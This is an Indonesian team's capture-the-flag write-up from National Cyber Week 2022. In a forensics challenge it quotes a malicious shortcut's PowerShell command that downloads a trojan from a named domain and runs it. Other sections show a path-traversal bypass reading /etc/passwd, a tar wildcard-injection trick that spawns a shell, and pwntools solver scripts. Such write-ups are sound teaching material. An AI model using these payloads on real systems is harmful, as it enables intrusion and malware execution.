National Cyber Week 2022 - Anya Haha Inakute Sabishii

Anggota:

Aimar Sechan Adhitya
Dimas Maulana
Riordan Pramana T. P.

Forensic

Downloader

Diberikan file tanpa ekstensi, setelah di cek menggunakan command file ternyata file ini merupakan file shortcut windows.

```
┌──(aimardcr㉿kuro)-[/mnt/c/Users/aimar/Desktop/NCW2022]
└─$ file 13cfc36b5582eaa00bc30e3bca0e8214b70dbfb4415ac1bfaa196cd0bc255817
13cfc36b5582eaa00bc30e3bca0e8214b70dbfb4415ac1bfaa196cd0bc255817: MS Windows shortcut, Item id list present, Has Relativ
e path, Has command line arguments, Icon number=0, ctime=Sun Dec 31 16:02:24 1600, mtime=Sun Dec 31 16:02:24 1600, atime
=Sun Dec 31 16:02:24 1600, length=0, window=hidenormalshowminimized
```

Setelah dianalisa lebih lanjut, ternyata file shortcut ini terdapat trojan powershell yang dimana commandnya merupakan berikut:
(New-Object System.Net.WebClient).DownloadFile('http://2filmes.com/svchost.exe','%USERPROFILE%\svchost.exe');Start-Process '%USERPROFILE%\svchost.exe'
Yang dimana code tersebut akan mendownload sebuah trojan dari internet, lalu trojan tersebut akan disimpan menuju file yang mirip file system untun mengelabui. Oke, kita diberikan 4 pertanyaan yaitu:
1. What is the name of the Domain that hosted the trojan malware?
2. What is the file's name of the trojan malware itself?
3. What is the IP Address of the Domain?
4. From what country that the Domain is launched?

Untuk jawaban pertanyaan pertama, bisa kita lihat bahwa trojan didownload dari domain: http://2filmes.com/, maka jawabannya adalah: 2filmes.

Untuk jawaban pertanyaan kedua, seperti yang bisa kita lihat bahwa file akan didownload dan disimpan dengan nama svchost.exe, itulah jawaban untuk pertanyaan kedua.

Untuk jawaban pertanyaan ketiga, kami menggunakan https://viewdns.info/iphistory/ untuk mencari history dari ip address untuk domain tersebut dikarenakan domain tersebut sudah tidak tersedia. Berikut hasil dari website tersebut:

IP history results for 2filmes.com.
==========

IP Address	Location	IP Address Owner	Last seen on this IP
46.30.215.210	Copenhagen - Denmark	One.com A/S	2019-06-26
104.37.35.97	Denmark	One.com A/S	2018-10-04
104.37.35.127	Denmark	One.com A/S	2018-08-13
189.38.90.197	Porto Alegre - Brazil	IPV6 Internet Ltda	2012-01-11


Setelah dicoba, IP Address ke 3 merupakan jawaban yang benar, bingo! Kita mendapatkan jawaban ketiga dan keempat yaitu 104.37.35.127 dan Denmark

FLAG: NCW22{2filmes_svchost.exe_104.37.35.127_Denmark}

Reverse Engineering

Count the Flag but Easier

Diberikan file .txt, yang dimana isinya merupakan assembly dari suatu fungsi. Oke yang pertama terlintas pada pikiran saya merupakan merubah assembly tersebut menjadi byte code, oleh karena itu saya menggunakan Cheat Engine untuk memudahkan proses merubah dari assembly ke byte code. Oke, pertama kita buka cheat engine dan attach ke process mana saja. Lalu kita lakukan Allocate Memory untuk menyimpan assembly kita. Setelah itu pergi ke memory yang sudah kita alokasikan, lalu tekan pada keyboard tombol CTRL + A untuk melakukan auto assemble.




Seperti yang bisa kita lihat, 0x25B0000 merupakan memory yang telah kita alokasikan, maka dari itu kita cukup memasukan script berikut dengan menekan tombol CTRL + A atau melalui Tools > Auto Assemble:

```
0x25B0000:
push    rbp
mov     rbp, rsp
mov     DWORD PTR [rbp-0x4], 0x14
mov     DWORD PTR [rbp-0x8], 0xA
mov     DWORD PTR [rbp-0xC], 0x14
mov     eax, DWORD PTR [rbp-0x4]
imul    eax, DWORD PTR [rbp-0x8]
lea     ecx, [rax+0x2]
mov     eax, DWORD PTR [rbp-0xC]
```

```
mov     edx, eax
sal     eax, 0x2
sub     edx, eax
lea     eax, [rcx+rdx]
mov     DWORD PTR [rbp-0x10], eax
sal     DWORD PTR [rbp-0x10], 0x14
cmp     DWORD PTR [rbp-0x10], 0x5F5E100
jg l2
mov     eax, DWORD PTR [rbp-0x10]
lea     edx, [rax+0x3]
test    eax, eax
cmovs   eax, edx
sar     eax, 0x2
mov     DWORD PTR [rbp-0x10], eax
jmp l3
l2:
cmp     DWORD PTR [rbp-0x10], 0x5F5E100
jle l4
cmp     DWORD PTR [rbp-0x10], 0x1DCD6500
jg l4
mov     eax, DWORD PTR [rbp-0x10]
lea     edx, [rax+0x7]
test    eax, eax
cmovs   eax, edx
sar     eax, 0x3
mov     DWORD PTR [rbp-0x3], eax
jmp l3
l4:
mov     eax, DWORD PTR [rbp-0x10]
mov     edx, eax
shr     edx, 0x1F
add     eax, edx
sar     eax
mov     DWORD PTR [rbp-0x10], eax
l3:
nop
pop     rbp
ret
```

Yang dimana pada dasarnya, script ini akan melakukan patch pada 0x25B0000 dengan assembly yang diberikan. Tekan tombol Execute dan memory yang kita alokasikan tadi sudah berhasil menjadi byte code kita!
Ohiya perlu diketahui juga bahwa assembly yang saya gunakan diatas telah diedit sedikit supaya bisa berjalan lancar pada Cheat Engine.



Oke, lalu kita pergi ke memory yang kita alokasikan dan copy bytenya, cukup sampai ret / 0xC3:

```
Protect:Execute/Read/Write  AllocationBase=025B0000 Base=025B0000 Size=100
address  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 0123456789ABCDEF
025B0000 55 48 8B EC C7 45 FC 20 00 00 00 C7 45 F8 10 00 UH   E  ... E ..
025B0010 00 00 C7 45 EE 20 00 00 00 8B 45 FC 0F AF 45 F8 .. E  ... E . E
025B0020 8D 48 02 8B 45 EE 8B D0 C1 E0 02 29 C2 8D 04 11  H. E     .)  ..
025B0030 89 45 EA C1 65 EA 20 81 7D EA 00 00 00 00 0F 8F  E  e   } .....
025B0040 16 00 00 00 8B 45 EA 8D 50 03 85 C0 0F 48 C2 C1 .... E  P.  .H
025B0050 F8 02 89 45 EA E9 3F 00 00 00 81 7D EA 00 00 00  . E  ?... } ...
025B0060 00 0F 8E 23 00 00 00 81 7D EA 00 00 00 00 0F 8F .. #... } .....
025B0070 16 00 00 00 8B 45 EA 8D 50 07 85 C0 0F 48 C2 C1 .... E  P.  .H
025B0080 F8 03 89 45 EA E9 0F 00 00 00 8B 45 EA 8B D0 C1  . E  ... E
025B0090 EA 31 01 D0 D1 F8 89 45 EA 90 5D C3 00 00 00 00  1.    E  ] ....
```

Masukkan byte code kedalam program C, compile dan jalankan…got flag!

```c
#include <stdio.h>
#include <unistd.h>
#include <sys/mman.h>

char shellcode[] =
"\x55\x48\x8B\xEC\xC7\x45\xFC\x14\x00\x00\x00\xC7\x45\xF8\x0A\x00\x00\x00\
xC7\x45\xF4\x14\x00\x00\x00\x8B\x45\xFC\x0F\xAF\x45\xF8\x8D\x48\x02\x8B\x4
5\xF4\x8B\xD0\xC1\xE0\x02\x29\xC2\x8D\x04\x11\x89\x45\xF0\xC1\x65\xF0\x14\
x81\x7D\xF0\x00\xE1\xF5\x05\x0F\x8F\x16\x00\x00\x00\x8B\x45\xF0\x8D\x50\x0
3\x85\xC0\x0F\x48\xC2\xC1\xF8\x02\x89\x45\xF0\xE9\x3F\x00\x00\x00\x81\x7D\
xF0\x00\xE1\xF5\x05\x0F\x8E\x23\x00\x00\x00\x81\x7D\xF0\x00\x65\xCD\x1D\x0
F\x8F\x16\x00\x00\x00\x8B\x45\xF0\x8D\x50\x07\x85\xC0\x0F\x48\xC2\xC1\xF8\
x03\x89\x45\xFD\xE9\x0F\x00\x00\x00\x8B\x45\xF0\x8B\xD0\xC1\xEA\x1F\x01\xD
0\xD1\xF8\x89\x45\xF0\x90\x5D\xC3";
int len = sizeof(shellcode);

int main() {
    printf("Shellcode length: %d\n", len);

    void *ptr = mmap(0, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC,
MAP_ANON | MAP_PRIVATE, -1, 0);
    if (ptr == MAP_FAILED) {
        perror("mmap");
        return 1;
    }

    memcpy(ptr, shellcode, len);
```

```
    int ret = ((int (*)())ptr)();
    printf("Shellcode returned: %u\n", ret);
    return 0;
}
```


```
┌──(aimardcr㉿kuro)-[/mnt/c/Users/aimar/Desktop/NCW2022/countheflag]
└─$ gcc -o main main.c
main.c: In function ‘main’:
main.c:18:5: warning: implicit declaration of function ‘memcpy’ [-Wimplicit-function-declaration]
   18 |     memcpy(ptr, shellcode, len);
      |     ^~~~~~
main.c:4:1: note: include ‘<string.h>’ or provide a declaration of ‘memcpy’
    3 | #include <sys/mman.h>
  +++ |+#include <string.h>
    4 |
main.c:18:5: warning: incompatible implicit declaration of built-in function ‘memcpy’ [-Wbuiltin-declaration-mismatch]
   18 |     memcpy(ptr, shellcode, len);
      |     ^~~~~~
main.c:18:5: note: include ‘<string.h>’ or provide a declaration of ‘memcpy’

┌──(aimardcr㉿kuro)-[/mnt/c/Users/aimar/Desktop/NCW2022/countheflag]
└─$ ./main
Shellcode length: 157
Shellcode returned: 18612224
Segmentation fault
```

FLAG: NCW22{18612224}


Web

file&reading .INC

Pada challenge kita diberikan link yang merupakan website challenge tersebut. Pada website challenge tersebut kita diberikan home page yang terlihat biasa-biasa saja, tetapi ditemukan pada endpoint http://103.167.136.123:54170/viewer, bahwa kita bisa membaca file yang ada didalam current directory, langsung saja saya coba beberapa payload lfi seperti ../../../../etc/passwd, tapi ternyata ../ dan ^/ ter-blok. Tapi anehnya saat saya membuat dua backslash // , payload itu bekerja.




Menurut analisa saya ini terjadi karena regex parse yang hanya mengecek slash di awal baris dan diikuti dengan printable character, sehingga dia tidak akan memblok double backslash.




Misc

Mr. Bin


Pada challenge ini kita diberikan ip dan port untuk kita koneksikan menggunakan netcat.



Saat mengkoneksikan menggunakan netcat, kita akan diberikan beberapa pilihan seperti diatas.



Dan ini juga ada hint dari challenge yang sangat membantu. Dari hint tersebut saya berpikir untuk melihat jenis kompresi yang digunakan server.



Pertama saya menggunakan cyberchef untuk men decode base64 tersebut. Kemudian saya download dan mengecek tipe file.

Dan ternyata dia menggunakan kompresi tar.

Saat mengerjakan challenge ini saya menemukan artikel tentang tar exploitation.
https://gtfobins.github.io/gtfobins/tar
https://systemweakness.com/privilege-escalation-using-wildcard-injection-tar-wildcard-injection-a57bc81df61c
Dimana jika kita menggunakan asterisk “*” dalam perintah tar kita, kita dapat membuat file tersebut ter-eksekusi sebagai argument.

Langsung saja kita eksploitasi program tersebut. Pertama kita perlu membuat tiga file yang bernama --checkpoint=1 dan --checkpoint-action=exec=sh dan file bebas yang berisi bebas, lalu tinggal kita pilih opsi nomor 5.

```
>>> Masukkan opsi: 1
[*] Masukkan nama file ygy: --checkpoint-action=exec=sh
[*] Tulis isinya ya ges: (ketik 'WES' ketika sudah selesai)
WES
[+] File "--checkpoint-action=exec=sh" sudah disimpan aman. (0 bytes)
1 -> Tambah file (sisa 6 file)
2 -> List File (2 file)
3 -> Hapus file
4 -> Print isi file
5 -> Kompress dan unduh semua file
0 -> Cabut
>>> Masukkan opsi: 1
[*] Masukkan nama file ygy: asd
[*] Tulis isinya ya ges: (ketik 'WES' ketika sudah selesai)
asdWES
[+] File "asd" sudah disimpan aman. (3 bytes)
1 -> Tambah file (sisa 5 file)
2 -> List File (3 file)
3 -> Hapus file
4 -> Print isi file
5 -> Kompress dan unduh semua file
0 -> Cabut
>>> Masukkan opsi: 5
ls
--checkpoint-action=exec=sh
--checkpoint=1
archive.tar
asd
```

```
>>> Masukkan opsi: 5
ls
--checkpoint-action=exec=sh
--checkpoint=1
archive.tar
asd
cat /flag.txt
k0k_n94k_ke_C0MPR355_T4pi_m4laH_k3na_h4ck???
```

Dan yay, kita mendapatkan flagnya. Satu lagi, untuk melihat character yang di blok saat membuat nama file saya menggunakan script di bawah ini.

```python
from pwn import *
import sys


def init():
    p = remote(sys.argv[1], sys.argv[2])
    return Exploit(p), p
class Exploit:
    def __init__(self, p: process):
        self.p = p

    def option(self, opt):
```

```
        p = self.p
        p.sendlineafter(b">>> Masukkan opsi: ", str(opt).encode())

    def tambah_file(self, file_name, content=None):
        p = self.p
        self.option(1)
        p.sendlineafter(b"[*] Masukkan nama file ygy: ", file_name)
        if content:
            p.sendlineafter(b"[*] Tulis isinya ya ges: (ketik 'WES' ketika sudah
selesai)", content)
def check_blacklist():
    """
    badchar:
    ['!', '"', '#', '$', '%', '&', "'", '(', ')', '*',
    ',', '/', ':', ';', '<', '>', '?', '@', '[', '\\',
    ']', '^', '`', '{', '|', '}', '~', '\t', '\r', '\x0b', '\x0c']
    whitechar:
    ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9',
    'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j',
    'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't',
    'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D',
    'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N',
    'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X',
    'Y', 'Z', '+', '-', '.', '=', '_', ' ', '\n']
    """
    print("[*] checking...")
    with context.silent:
        badchar = []
        whitechar = []
        for char in string.printable:
            x, p = init()
            x.tambah_file(char.encode())
            a = p.recvline(1000).decode()
            print(a)
            if "ngehek" in a:
                badchar.append(char)
            else:
                whitechar.append(char)
        print(badchar)
        print(whitechar)
check_blacklist()
```

Mr. Decryptor

Pada soal ini kita perlu menjawab soal yang diberikan server, sebanyak 100 soal. Oleh karena itu kita membuat automasi untuk meng-solve challenge tersebut.

```
from pwn import *
import sys
from Crypto.Util.number import long_to_bytes

def init():
    p = remote(sys.argv[1], sys.argv[2])
    return Exploit(p), p


class Exploit:
    def __init__(self, p: process):
        self.p = p

    def start(self):
        p = self.p
        p.recvuntil(b"here we go:\n")

def main():
    x, p = init()
    x.start()
    for _ in range(100):
        val = p.recvline().decode()
        print(val)
        if val.startswith("0x"):
            a = long_to_bytes(eval(val))
            p.sendline(a)
        elif val.startswith("0b"):
            a = long_to_bytes(eval(val))
            p.sendline(a)
        else:
            a = base64.b64decode(val)
            p.sendline(a)
        print(a)
    p.interactive()

main()⏎
```

```
x> ~/D/M/D/W/n/m/Mr. Decryptor on main × python3 solve.py RMT 103.167.136.75 9944
[+] Opening connection to 103.167.136.75 on port 9944: Done
0b1110010011011110110001101101011011110010110111101110101

b'rockyou'
0x667269656e6473

b'friends'
```

```
b'matthew'
0b1110000011011000110000101111001011000100110111101111001

b'playboy'
[*] Switching to interactive mode
NCW22{fuiyoohhh_master_of_crypto_right_here!!!}[*] Got EOF while reading in interactive
$
```